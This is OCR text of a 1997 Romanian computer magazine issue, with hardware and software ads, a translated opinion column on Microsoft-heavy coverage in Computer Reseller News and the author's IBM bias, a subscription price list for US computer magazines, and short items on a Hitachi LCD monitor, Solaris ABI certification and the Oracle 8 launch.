Multiplexoare
Seriale.Routere

NATIONAL INSTRUMENTS
The Software is the Instrument
Achiziție de date
Control de proces

Program de AUTORIZARE
RESELLERI zonali
Sunați acum pentru detalii !

Distribuție autorizată
Asistență tehnică
Garanție și service

FTP SOFTWARE
OnNet32
Interdrive
Secure Client
Internet Gateway

SCO
Open Server
Unixware
Vision Family
Internet Family

INTERSOLV
ODBC. JDBC. SequeLink. PVCS

MORE POWER TO YOU.

USRobotics®


X2 56Kbps modem

TECHNOLOGY

Numai US Robotics

- cu tehnologia x2 adaugă mai multă putere echipamentelor de comunicații care reușesc să transmită de două ori mai multe date decât echipamentele V.34 standard.
- suportă 56K, ISDN, V.34 și management într-o singură platformă
- oferă soluții la 56K pentru organizații de toate mărimile
- vă oferă astăzi produse de cea mai bună calitate care nu vor necesita mâine upgrade hardware pentru a lucra la 56K
- vă furnizează echipament pentru a construi Intraneturi mai mari, mai rapide, mai fiabile
- a revoluționat accesul la distanța prin introducerea echipamentelor TOTALControl
- cu tehnologia x2 vă ajută să reduceți costurile RomTelecom

US Robotics
TOTAL CONTROL



US Robotics
VIPER

TOTALcontrol
Modem Pool
- de 8 module sau 16 module

NETServer
- de 8 module sau 16 module

TOTALcontrol
Enterprise Network Hub
- de 6 module sau 16 module
- module Quad Modems
- module Dual Modems
- module Dual PRI, Dual T1
- module NETServer PRI
- module NETServer
- module Integral X.25 PAD

MODEMURI
- Courier V.34+
- Courier ISDN analog sau digital
- Courier PCMCIA
- Sportster ISDN TA
- Sportster Winmodem
- Sportster Voice, Sportster Flash
- ADSL Terminal Unit - Remote

TORNADO SISTEMS

Constanța, George Enescu 11
tel: 041-618580, 619863, 619864 fax: 041-619457
București, Jiului 2-4, Bloc Tornado
tel: 01-6672823, 6672632 fax: 01-6672987

Vizitați-ne pagina web
www.tornado.ro

x2
the online technology of the future

14.4K
încărcarea unei imagini grafice cu viteza 14.4K

28.8K
încărcarea unei imagini grafice la 28.8K în același timp

56K
cu tehnologia x2 aveți întreaga imagine în timp ce alții mai lucrează

Forbes

Suntem oare obiectivi? Trebuie să fim?

De Harrison Forbes

De gustibus

Dacă cineva îi spune altcuiva că-i beat şi ar trebui să meargă la culcare, cel vizat ar putea să ignore sfatul, considerându-l izvorât din gelozie. Dacă în decurs de câteva minute o a doua persoană îi spune acelaşi lucru, respectivul ar trebui să înceapă să se gândească la o astfel de posibilitate. Dar dacă şi un al treilea consilier independent îl dă de înţeles că-i vremea de culcare, acel cineva ar trebui să ia sfatul foarte în serios şi să meargă direct în aşternut...

Aşadar, m-am băgat în pat şi m-am bucurat de un somn odihnitor. Dimineaţa m-am sculat proaspăt şi odihnit, întrebându-mă: „oare ţin chiar atât de evident partea IBM-ului faţă de restul lumii?“. Remarca unuia dintre editorii mei, cum că înclin prea mult spre partea IBM în articolele mele, mi-a căzut destul de greu. Partea bună a observaţiei era că revista are nevoie şi de o opinie alternativă, ceea ce m-a făcut să nu mă simt chiar atât de prost. Dar când aceeaşi idee mi-a fost sugerată prin e-mail de către unul dintre cititori, a trebuit să stau puţin şi să reconsider lucrurile. Remarca mi-e încă proaspătă în minte şi voi încerca să aflu dacă ar trebui să încerc un sentiment de vinovăţie pentru modul în care văd eu lucrurile.

În corespondenţa de dimineaţă – pe care poştaşul mi-a pus-o în cutia poştală către prânz – am găsit şi ultimul număr din *Computer Reseller News*. Pentru cei care nu cunosc *Computer Reseller News* am să încerc să descriu în câteva cuvinte revista. Este de format mare, tipărită pe o hârtie de bună calitate şi cuprinde articole foarte pertinente pe subiecte din lumea calculatoarelor. Este scrisă pentru un public care provine preponderent din mediile comerciale orientate spre distribuţie şi, pe lângă descrierile tehnice ale diferitelor echipamente şi programe oferite pe piaţă, este un bun mijloc de orientare în lumea nebună a informaticii de astăzi. Cu câţiva ani în urmă era o revistă independentă, şi cred că sub aspect juridic încă mai este, cu toate că, citind-o, ai putea avea impresia că întreaga echipă redacţională favorizează un anumit producător... Ca să fiu sincer, sunt sigur că revista vrea să fie obiectivă, dar autorii au cam fost luaţi de val şi, vrând-nevrând, se ocupă mult prea mult de chestiuni legate de Redmond. Sunt foarte sigur că nu e vorba de o motivare financiară – Microsoft nu cumpără foarte mult spaţiu de reclamă – ci despre un răspuns la falsa impresie că toată lumea ar fi interesată de abureala (în original „vaporware“ – n.t.) care vine dinspre Seattle.

În pagina a cincia a revistei – care este de fapt a treia, dacă nu socotim şi coperta pliată care mai adaugă două pagini tipărite – se află un articol de o coloană şi jumătate intitulat *„HP will move 80% on its UNIX sales to VARs“* (un fapt foarte important pentru comunitatea distribuitorilor) şi un articol de o coloană şi jumătate despre viitorul contractului Globelle Merisel, o altă evoluţie interesantă pentru reselleri, iar în partea de jos a paginii, un articol numit *„Windows NT to target telco market“*. Restul spaţiului este ocupat de o casetă cuprinzând un rezumat al sitului web al revistei (http:/www.crn.com/). Desigur, partea cea mai colorată a casetei se ocupă de *Windows NT Chat Room* (litere roşii pe fond verde), *Get Your NT/BackOffice Questions Answered* (mă întreb cât de mare este ediţia Web ca să poată să le cuprindă pe toate...), *NT Guru Jason Perlow gives VARs the NT BackOffice Edge at www.crn.com*. Şi, înghesuit între alte casete de cuprins, cineva ar putea să citească (dacă nu s-a plictisit încă) despre *Microsoft Posts Outlook Fix – Problem Upgrading Exchange to Mail Client*. Nimeni n-ar putea pretinde că publicului nu i-au fost prezentate ştirile. Desigur, băiatul de la paginare este timid şi modest...

Deci, din prima pagină a CRN aflăm că Microsoft intră în afacerile de telecomunicaţii. Slavă Domnului, nu ne vor mai lipsi de-acum GPF-urile pe liniile telefonice...

Dar acesta a fost doar începutul. În pagina 7 dăm de *„Microsoft's Web TV purchase faces scrutinity by the DOJ (Department of Justice)“*. Se pare că unul dintre concurenţii Microsoft-ului, Network Computer Inc., o companie subsidiară a lui Oracle care se ocupă de dezvoltarea de NC-uri şi de alte echipamente non-PC pentru acces la Internet, s-a supărat din cauza fuziunii plănuite. Oracle are toate motivele să fie supărat, după ce săptămâna trecută cumpărase pe Navio Communications Corp., o subsidiară a lui Netscape care dezvolta versiuni TV şi NC ale browser-ului Navigator. Nu este limpede dacă Oracle s-a adresat DOJ sau este un apel de rutină pentru orice vânzare în valoare mai mare de 10 milioane de dolari. Oricum, Oracle este preocupat nu atât de achiziţia propriu-zisă, cât de faptul că Microsoft îşi va impune sistemele proprietare şi în televiziune, care până acum era un domeniu al standardelor deschise şi al interoperabilităţii. Şi pentru că Oracle a păcătuit faţă de Atotputernicul, pedeapsa cade în aceeaşi pagină: *„Sedona to ship late without Jbuilder – Oracle's 8 Missing Pieces“*. Este, desigur, un articol negativ, dar „piesa de rezistenţă“ trebuia într-un fel echilibrată...

În pagina 10 aflăm despre ultimele dispute între Microsoft şi Sun privind scamele din Java. Microsoft admite că are 17 bug-uri, dar acuză pe Sun că ar avea 24 în maşina lor virtuală. Sun recunoaşte doar două erori, celelalte fiind deviaţii de la specificaţiile Java, deci nu scame propriu-zise. (Pentru neiniţiaţi: Java are o poziţie mai specială pe piaţă. Sun a oferită licenţa pentru Java oricui a dorit, dar acordul de licenţă stipulează că nimeni nu are voie să introducă deviaţii ale codului de la specificaţiile acceptate. Dacă cineva are totuşi ceva de adăugat trebuie să se adreseze firmei Sun, care va hotărî dacă specificaţiile vor fi sau nu schimbate pentru a reflecta deviaţia propusă. Dacă schimbarea de specificaţie este acceptată, codul este distribuit tuturor celor care au licenţă, iar aceştia trebuie să refacă tot ce-au făcut până atunci. Este un proces complicat, dar este singura cale de a păstra codul curat şi universal, evitând astfel repetare a fenomenelor petrecute în lumea UNIX.) Microsoft s-ar putea să aibă dreptate, doar că cei care au descoperit scamele în codul de la Sun sunt cercetători la University of Washington din Seattle!!! Două alte articole pot fi citite în aceeaşi pagină, dintre care unul se cheamă *„IBM runs Secretariat in NT bundling race“*. Subînţelesul ar putea fi „vedeţi, chiar şi Big Blue îşi rulează softul pe NT, deci NT este regele“. IBM produce programe pentru NT, dar Secretariat, pachetul destinat firmelor mici şi mijlocii, rulează de asemenea şi pe celelalte platforme. Ultimul articol din pagină este despre reducerile de personal de la Novell, datorate probabil şi faptului că NT i-a diminuat piaţa. Ei bine, am nişte surprize pentru cei interesaţi: IBM a revenit la repararea produselor Novell...

În pagina 14 ne întoarcem la subiect: *„Microsoft pitting NT against Unix“*. Articolul în sine ocupă doar o coloană şi jumătate, restul spaţiului fiind ocupat de o reclamă Visionteck, un producător de cipuri de memorie. În articolul despre NT versus Unix, Microsoft nu este în totalitate înfăţişat în culori strălucitoare. Autorii citează nişte utilizatori care afirmă că NT nu oferă aceleaşi performanţe ca Unix, dar NT tratează problema scalabilităţii doar de cinci ani, în timp ce Unix a avut nevoie de douăzeci de ani. Ceea ce este adevărat, cu condiţia să ţinem seama de faptul că NT are nevoie de o tonă de procesoare şi maşini foarte rapide, în timp ce Unix poate obţine aceleaşi performanţe cu un număr mai mic de procesoare şi maşini mai puţine... Până la urmă articolul este decent, cu toate că pacientul este la reanimare, sub ventilator, este hrănit artificial, ia tone de medicamente şi de-abia respiră...

Pagina 16 cuprinde o reclamă la portabilele CTX, iar în spaţiul rămas putem citi despre faptul că HP a redus preţurile la Vectra şi OmniBook. În fine, mai putem citi despre parteneriatul dintre Microsoft şi Wall Data. Se pare că Microsoft a avut nevoie de o terţă parte pentru a rezolva problema accesării datelor din AS/400 de pe un server NT. Wall Data a lansat SNA Intranet Starter Kit, un pachet compus din Microsoft SNA Server 3.0 (parte din BackOffice) şi Wall Data Arpeggio Live. E drăguţ din partea Microsoft să se asocieze cu alţi producători pentru a furniza soluţii la nivel de întreprindere, dar clientul dispune deja de o astfel de soluţie, furnizată de IBM. Programul Personal Communication – sau Pecomm cum este cunoscut în jargonul IBM – permite utilizatorilor de PC-uri, utilizând orice sistem de operare, să acceseze datele de pe AS/400, S/390 şi RS/6000. Şi nici măcar nu este scump: doar câţiva dolari, în comparaţie cu aproape 4000$.

În pagina 20 citim: *„Microsoft to push parteners at Comdex“*. O fi o simplă coincidenţă că tot spaţiul publicitar este rezervat lui Intel??? Oricum, ce aflăm din articol este că peste câteva zile, la Comdex, Microsoft va lansa un calculator de buzunar care va folosi Windows CE. S-ar părea că Windows CE este cel mai răspândit sistem de operare pentru calculatoare de buzunar. S-ar putea, deşi eu încă n-am văzut o astfel de minunăţie funcţionând... Mai aflăm din articol că Microsoft plănuieşte la modul cel mai serios să abordeze domeniul telefoniei, prin lansarea unui sistem de mesagerie pentru *voice mail*. Singura mea dorinţă este să aflu care va fi reţeaua care îl va folosi, ca să mă feresc de ea ca de ciumă. Nu mi-ar plăcea să se blocheze sistemul tocmai când încerc să-mi salvez un client care are o problemă urgentă cu sistemul de salarizare... Câţiva dintre parteneri sunt şi ei prezentaţi. E drept că partea rezervată partenerilor este abia de o jumătate de coloană şi pare să fie doar o justificare pentru titlu. Pagina 21 este în întregime publicitară. Microage vinde Back Office. Să remarcăm că Microage încă mai are necazuri financiare.

După o binemeritată pauză, în pagina 30 aflăm că Microsoft va prezenta un prototip de palmtop. Fabricanţii nu trebuie încă să se alarmeze, Microsoft nu va produce computerul. Partea spăimoasă este

SISTEMELE DE CALCUL AGER
Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40
GLAMOUR
P/200MHz
WIZARD
P/166MHz
GLITTER
P/150MHz
WISE
P/133MHz
SMART
P/120MHz
SILVER
P/100MHz
BRIGHT
K5/100MHz
DEPĂŞEŞTE-ŢI
GRANIŢELE
MINŢII
AGER
THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI!

COMPUTER PRESS
AGORA

PC
Gadgets
Computer Shopper
Buying Guide
HOT FOR 97
WIRED
Publish
Dr. Dobb's Journal
CLIENT SERVER DEVELOPMENT
BYTE
Can Java Replace Windows?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 3309285

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);* ***Craiova****: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

că prototipul ar putea ajunge într-o zi în automobilele pe care le folosim în mod curent. În mod sigur nu va ajunge și în mașina mea... Nu știu dacă m-aș putea descurca cu un GPF la 80 de mile pe oră...

În pagina 57, pe când credeam că s-a terminat, am găsit o notiță mititică, înghesuită între două coloane, din care aflǎ că dezvoltarea browser-ului Microsoft pentru Unix întârzie. Utilizatorii de Unix vor fi foarte dezamăgiți că nu vor putea să aibă parte de căderi de sistem decât abia la anul pe vremea asta... Da, oameni buni, Microsoft vrea să ajute la „îngustarea pieței Unix“.

Pagina 99: „*In OS study, all roads lead to Windows*“. O mulțime de statistici și o mulțime de întrebări în acest articol. Aflăm că în acest an vânzările de sisteme de operare vor atinge 86,5 milioane de unități. Cifrele sunt frumoase și par interesante, dar... Conform unor statistici anterioare, Microsoft a distribuit aproximativ 60 de milioane de copii Windows (nu vom discuta acum câte au fost vândute de Microsoft, oferite gratuit de Microsoft, făcute pachet de Microsoft sau vândute de IBM). Se spune în articol că în acest an Microsoft va livra 41,2 milioane de unități de Windows NT. Vânzările vor crește și pentru celelalte sisteme de operare, dar creșterea va fi lină. Marele învingător: Windows NT; marele perdant: Windows 3.1. Articolul nu spune nimic (știu că nu intră în obiectivul său) despre compatibilitatea înapoi a ultimelor softuri de la Microsoft. Câți dintre utilizatori știu că dacă vor trece la ultima versiune de BackOffice vor avea probleme dacă vor avea și versiuni mai vechi în aceeași rețea?

Acesta a fost ultimul articol despre Microsoft în CRN. Nici măcar nu m-am ostenit să țin socoteala articolelor orientate spre Microsoft din acest număr, dar mi-a devenit repede limpede că nu sunt singurul care are o anume preferință. Fațǎ de toată această avalanșă de știri despre Microsoft, am găsit doar trei sau patru articole despre IBM. Și trebuie să menționez că IBM încă mai este compania cu cele mai mari vânzări de software din lume, fie că ne place fie că nu. Unul dintre articole – care era destul de complet, dar sunt sigur că cei mai mulți nu l-au remarcat – se referea la faptul că Lou Gerstner a făcut public că IBM și-a atins și ultimul obiectiv: forța de muncă utilizată. Printr-o politică atentă de angajări, IBM a atins un număr de angajați comparabil cu cel pe care-l avea în momentul când Lou a preluat conducerea companiei și au avut loc concedieri masive... Dar cui îi pasă?

Ei bine, dacă o revistă importantă vehiculează atâta informație despre Microsoft, nu cred că sunt extravagant dacă am o fixație pentru IBM. Întotdeauna am ținut cu cel mai slab, mai ales dacă acesta era pe nedrept ponegrit.

IBM a fost criticat de proprii adepți pentru că produs software pentru platformele Microsoft înainte de a-l produce pentru propriile sisteme de operare. Pare crud la o primă vedere, dar mișcarea a fost o contra-ofensivă la mișcarea Microsoft-ului de a se baza exclusiv pe sisteme proprietare. Realizând soft pentru platformele Microsoft, IBM a încercat să ofere alternative pentru utilizatorii care nu vor doar soluții Microsoft. În plus, în lumea de astăzi, în care fuziunile sunt mai dese decât zilele însorite ale acestei veri, nu toate companiile au aceleași platforme. Fuziunile creează probleme imense. Cel puțin, în opinia IBM fuziunea sistemelor informatice nu trebuie să fie dificilă. Din acest motiv, toate softurile IBM (deocamdată) vor rula pe orice platformă. Și tot din acest motiv, toate softurile IBM se vor interfața cu sistemele mai vechi. Datele vor putea fi procesate pe sistemele moștenite de la orice calculator desktop din întreprindere. Iar în viitor procesarea va fi chiar mai ușoară, deoarece IBM este hotărât să bazeze totul pe Java, pentru a elimina obstacolele impuse de sistemele de operare diferite.

Acum pot să afirm, după un somn odihnitor de o noapte întreagă, că de fapt nici n-am fost beat deloc și să admit că țin puțin cu IBM. Ok, sunt sută la sută de partea IBM-ului. Și sunt mândru de asta. Îmi plac produsele de calitate și atitudinile corecte. Dar faptul că tind să prefer IBM-ul nu înseamnă că acesta nu are punctele sale slabe... Pentru început... dar chiar vreți să vorbim despre asta acum? Sau mai bine să o lăsăm pentru data viitoare?■

Crinnon Harrison Forbes conduce companiile T&C Consulting and VP Operations for Piranha Business Systems. Locuiește în Franklin (Wisconsin) și poate fi contactat (în română sau engleză) prin e-mail la **cforbes@ibm.net.**

[Adaptare în limba română- *Mircea Sârbu*]

Prezență Personal - MINA SĂSAR
Gestiunea Stocurilor - SIRETUL
Gestiune - APULUM
Etichetare - DHL Romania
BAIA MARE
ZALĂU
PAȘCANI
ALBA IULIA
BUCUREȘTI
We make it work !
... and works
... and works
... and works
... and works

AQ

DISTRIBUITOR

Intermec

din
1994


ZALĂU
Tel / Fax + 40 60 661816

Birou BUCUREȘTI
Tel / Fax + 40 1 6885740

Monitor plat Hitachi

Recent a fost lansat un nou monitor LCD ultraplat, care aduce o serie de îmbunătăţiri faţă de monitoarele cu cristal lichid standard. Este vorba de monitorul DT3130E al firmai Hitachi, care are o diagonală de 33,8 cm (13,3 ţoli) şi o grosime maximă de doar 85 mm. Construit în tehnologia Super TFT pusă la punct relativ recent, acest monitor lucrează optim la rezoluţia de 1024x768 şi poate afişa 16,19 milioane de culori. Noutatea cea mai mare este vizibilitatea deosebit de bună: imaginea poate fi savurată sub un unghi neobişnuit de mare pentru un monitor LCD. Faţă de axa de simetrie unghiul poate varia cu +/- 70 de grade atât pe verticală, cât şi pe orizontală. Are un contrast ridicat, de 100:1 şi o stabilitate a imaginii foarte bună. Nu prezintă defecte de convergenţă şi paralelism tipice monitoarelor clasice cu tub catodic, iar controalele digitale permit o reglare precisă. De asemenea, lipsesc cu desăvârşire radiaţiile dăunătoare ochilor.

Detaliile imaginii sunt foarte bine redate, graţie dimensiunii mici a celulelor - ele au laturile de 0,26 mm -, şi noii modalităţi de reglare a culorii prin Frame Rate Control (FRC). Prin acesta se modifică ciclic, de la un cadru la altul, nivelul de luminozitate a fiecărui pixel în parte, în 256 de trepte de gri. Astfel se pot sintetiza şi afişa 16,19 milioane de culori. Când se lucrează la rezoluţii inferioare celui nominal, ca 640x480 sau 600x800 de exemplu, atunci imaginea va fi interpolată şi calitatea se va reduce uşor, însă rămâne simţitor mai bună decât cele afişate de LCD- urile clasice în condiţiile similare. Modelele obişnuite permit modificarea luminanţei pixelilor adiacenţi în doar 64 trepte, astfel la aproximarea conturului la diferite rezoluţii duce la o pierdere semnificativă de claritate a imaginii afişate.



Informaţii despre produs

Monitor plat Hitachi

MGT Trade srl
(distribuitor Hitachi
în România)
str. Pictor Luchian
nr. 3
Bucureşti

(01) 312.03.11

Monitorul poate fi utilizat şi în spaţii intens luminate, iar calitatea afişării este foarte bună. Suprafaţa mare de afişare, de 270 x 202 mm, este apropiată monitoarelor de 15 ţoli, iar spaţiul ocupat pe birou este aproximativ jumătate din cel cerut de monitoarele CRT clasice.

Datorită aspectului foarte plăcut şi al design- ului atrăgător, acest monitor este adecvat persoanelor exigente şi birourilor extravagante. Cu ocazia târgurilor poate fi folosit cu succes pentru prezentări de produse pe calculator.

Best Buy

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86

IMPRIMANTE
CANON
HEWLETT PACKARD

HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer

COMPUTER SHOPPING CENTRE

SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unităţi Floppy 3,5"
CD-ROM 4x,8x,10x,12x

CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON

cipro S.R.L.
COMPUTER SYSTEMS Ltd.

BUCUREŞTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

Aplicații Solaris

Un nou pas către „Write Once, Run Forever“

Sun Microsystems a făcut un nou pas important în procesul de dezvoltare de aplicații, răspunzând la întrebarea, „cum să fi sigur că aplicațiile continuă să ruleze atunci când sistemul de operare sau hardware-ul este îmbunătățit sau dezvoltat ?“ Soluția Sun pentru sistemul său de operare Solaris este, în acest sens, programul ce cuprinde o suita de teste de conformitate și certificare care analizează aplicațiile în vederea demonstrării compatibilității acestora.

Acesta este un mare pas către o lume în care poți scrie și testa o aplicație, o singură dată, ignorând alte schimbări care pot apărea în sistemul de operare sau în rețea.

Utilizatorii finali pot upgrada aplicații cu încredere, deoarece această suită de teste asigură compatibilitatea binară cu sistemul de operare Solaris. Compatibilitatea binară permite rularea aplicațiilor zilnice, fără întreruperi. Dezvoltatorii vor simți și ei îmbunătățirile aduse de acest program în ceea ce privește timpul de livrare a aplicațiilor, deoarece ei vor putea acum să testeze și să lanseze aplicații în paralel cu ultima versiune de Solaris, inclusiv noua versiune de sistem de operare Solaris Web, prevăzută cu 100 de posibilități în ceea ce privește siguranța, accesibilitatea, viteza, extinderea și ușurința în exploatare.

Programul de teste și certificare Solaris ABI (Application Binary Interface) furnizează instrumentele și procesele necesare asigurării unei compatibilități binare superioare pentru aplicațiile care rulează sub Solaris.

Cum funcționează acest program?

Participanții la programul de certificare Solaris folosesc suita de teste Sun ABI pentru a se asigura că software-ul lor este scris astfel încât să permită portabilitate binară de la o versiune de Solaris la alta. Testul ABI dă sugestii pentru codul identificat ca arie potențială de probleme care poate apărea la aplicațiile care rulează versiuni viitoare de Solaris.

Dezvoltatorii acestor aplicații trec acest test și cerințele complete de calificare ale programului de certificare pentru utilizarea „Solaris Compatible Logo“. Acest logo conferă clienților certitudinea că software-ul pe care îl cumpără azi, va continua să ruleze pe versiuni viitoare de Solaris.

Pentru a veni în sprijinul dezvoltatorilor, Sun a lansat un program extensiv de instruire care include linii directoare, o listă cu greșelile obișnuite de portabilitate și un Web site care cuprinde toate detaliile programului de certificare.

Lansarea lui Oracle 8 și NC

Oracle România a beneficiat de o zi însorită pentru lansarea lui Oracle 8, baza de date pentru lucrul în rețea (network computing). Marți 24 iunie 1997 a avut loc la Radio City Music Hall din New York lansarea oficială de către Larry J. Ellison, președintele Oracle Corporation. Acest eveniment major în lumea tehnicii de calcul a putut fi urmărit în direct pe o legătură realizată prin satelit de cei peste 500 de invitați ai reprezentanței de la noi, Oracle România.

După o primire amabilă, invitații prezenți la Palatul Parlamentului au putut urmări o serie de declarații ale unor personalități de la firme majore care sunt partenere sau utilizează produse Oracle, firme de talia lui SAP, Sun Microsystems, Netscape, Hewlett Packard sau IBM. Acesta a fost doar începutul acestui super-spectacol prezentat în întreaga lume și condimentat, poate chiar prea exagerat, de toate elementele unui show TV.

Dintr-o scurtă prezentare făcută în continuare de domnul Ștefan Cojanu, directorul Oracle România, am putut afla pe scurt câte ceva despre activitatea firmei și obiectivele urmărite de Oracle în România. A fost un moment foarte scurt pentru că la orele 18:00 a apărut pe ecran Lawrence Ellison și a început adevăratul spectacol. A fost un model de instruire prin exemplu, din care cei prezenți au putut afla concret ce este rețeaua la cutie (network in a box) și cum poate să realizeze un profesor care nu este de specialitate o rețea dintr-un server și cinci calculatoare de rețea NC, toate conectate la Internet și la un preț de 6.000$.

Larry a făcut rețeaua pe scenă, a remarcat că sistemul se încarcă incomparabil mai rapid ca unul Windows și a respins prin exemplu practic acuzația că NC nu asigură compatibilitate cu aplicațiile Windows, lansată de Bill Gates, la o conferință în aprilie acest an. A urmat apoi prezentarea NC și a produselor server Oracle, a avantajelor oferite de aceste produse.

Am putut vedea modul în care produsele Oracle asigură conlucrarea în rețea, facilitățile oferite de InterOffice, produs lansat și în România acum două luni și premiat cu Best of Cerf '97 de către BYTE România, mecanismele care asigură fiabilitatea și securitatea pentru cei care lucrează într-un intranet sau pe Internet de pe un NC și soluții de mare performanță realizate pe ferme de servere, legate în ciorchini (cluster).

Spectacolul a culminat la sfârșit cu Promisiunea Oracle: acum fiecare copil poate utiliza calculatorul. Pentru a transforma promisiunea în realitate, cel puțin în SUA, Oracle Corporation a înființat o fundație donând 100 milioane de dolari pentru școlile americane. Gen. Colin Powell a mulțumit Corporației Oracle pentru ajutorul acordat tineretului. A fost momentul în care, în mod ironic, dar s-a zis și ceva bun de Microsoft. Ei au donat deja 200 milioane de dolari în acest scop. Poate exemplul este contagios.

După spectaculoasa prezentare a urmat un cocktail, o bună ocazie pentru ca invitații din toată țara să se cunoască mai bine.

Informații suplimentare despre produsele Oracle puteți obține la adresele: http://www.oracle.com sau la reprezentanța Oracle România la numărul de telefon 01-250.32.35 sau fax 01-250.32.44.

Terminologia noastră (cea de toate zilele)

De Dan Matei

